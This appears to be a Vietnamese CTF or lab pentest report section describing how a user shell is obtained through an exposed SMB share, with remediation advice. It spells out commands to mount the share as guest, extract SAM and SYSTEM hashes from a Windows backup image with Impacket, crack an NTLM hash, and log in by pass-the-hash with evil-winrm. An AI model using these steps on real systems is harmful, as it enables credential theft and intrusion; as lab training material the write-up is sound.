#### Khởi tạo shell với quyền user thường

**Lỗ hổng đã khai thác:** Lỗ hổng trên giao thức SMB

Text

Description automatically generated

**Giải thích lỗ hổng**: SMB (Server Message Block) là một giao thức chia sẻ tệp mạng cho phép người dùng hoặc ứng dụng yêu cầu tệp và dịch vụ qua mạng. Khi sử dụng giao thức SMB, một ứng dụng (hoặc người dùng ứng dụng) có thể truy cập file trong máy chủ từ xa cũng như các nguồn tài nguyên khác, bao gồm máy in, mailslots và named pipe. Khi attacker khai thác lỗ hổng này có thể chiếm được các đặc quyền giống như tài khoản đang chạy máy chủ SMB và các quy trình khách. Kẻ tấn công sau đó có thể cài đặt các chương trình; xem, thay đổi hoặc xóa dữ liệu; hoặc tạo tài khoản mới với đầy đủ quyền của người dùng.

**Khuyến nghị vá lỗ hổng**:

* Update window: cập nhật các bản vá mới nhất của window để tránh gặp phải các lỗ hổng
* Chặn các port 135, 445 nếu không cần thiết sử dụng
* Chạy tất cả các phần mềm như một người dùng không có đặc quyền (một phần mềm không có đặc quyền quản trị) để giảm tác động của một cuộc tấn công thành công.
* Nhắc nhở người dùng không truy cập trang web hoặc theo dõi các liên kết được cung cấp bởi các nguồn không xác định hoặc không đáng tin cậy.
* Thông báo và giáo dục người dùng về các mối đe dọa do các liên kết siêu văn bản có trong email hoặc tệp đính kèm đặc biệt là từ các nguồn không đáng tin cậy.
* Áp dụng nguyên tắc ít đặc quyền nhất cho tất cả các hệ thống và dịch vụ.

**Mức độ ảnh hưởng: Cao**

**Cách thức khai thác:**

|  |
| --- |
| [Lệnh tấn công/mã khai thác]  [màu đỏ nếu có thay đổi trong mã khai thác] |

Tìm kiếm thông tin bằng **SMB Enumeration** bằng user **invaliduser**

A screenshot of a computer

Description automatically generated with medium confidence

Thực hiện download folder Backup bằng lệnh mount

***mount -t cifs -o username=guest //192.168.19.116/Backups /mnt/bastion/***

Nếu báo lỗi chưa tồn tại folder thì nên tạo sẵn file

**Text

Description automatically generated**

Có thấy trong folder “Backup … 102804” có tồn tại 2 file vhdx

guestmount --add "/mnt/bastion/WindowsImageBackup/Sammy-PC/Backup 2020-11-30 102804/88e506b5-0000-0000-0000-602200000000.vhdx" --inspector --ro /mnt/vhd

Thực hiện guestmount file vhdx để lấy data

**A screenshot of a computer

Description automatically generated with medium confidence**

Có thể thấy đây là ổ C của máy Windows được backup lại với các thư mục như Users, Program Files, ….

**Text

Description automatically generated**

Tại Windows/System32/config có chứa 2 file SAM và SYSTEM, dump 2 file này chúng ta có thể thấy được thông tin xác thực của user.

Có 1 số tool dump sẵn trong máy nhưng nó khá cùi bắp, nên sử dụng Impacket để dump (github)

python3 secretsdump.py -sam SAM -system SYSTEM LOCAL

Nên copy 2 file SAM và SYSTEM từ folder config sau khi mount vào folder impacket/example để dễ thực hiện và lưu trữ.

Text

Description automatically generated

Sau đó ta thấy có xuất hiện user sammy, với info

sammy:1001:aad3b435b51404eeaad3b435b51404ee:acb6c481b437b1239fe4746a87b76c07:::

Thực hiện crask NTLM ta được pass là iluvstarbucks94



Tuy nhiên server không bật ssh, thế nên phải sử dụng tool khác để remote tới máy này.

evil-winrm -i 192.168.19.116 -u sammy -H acb6c481b437b1239fe4746a87b76c07

Text

Description automatically generated

**Hình ảnh minh chứng:**


[Hình ảnh chứa nội dung: tên user đã bị kiểm soát (whoami), địa chỉ IP (ipconfig)]

A picture containing text

Description automatically generated

**Nội dung tập tin Local.txt:**

[Hình ảnh chứa nội dung: địa chỉ IP (ipconfig), nội dung tập tin local.txt]

****

flag{th4n\_d1eu\_da1\_b1p}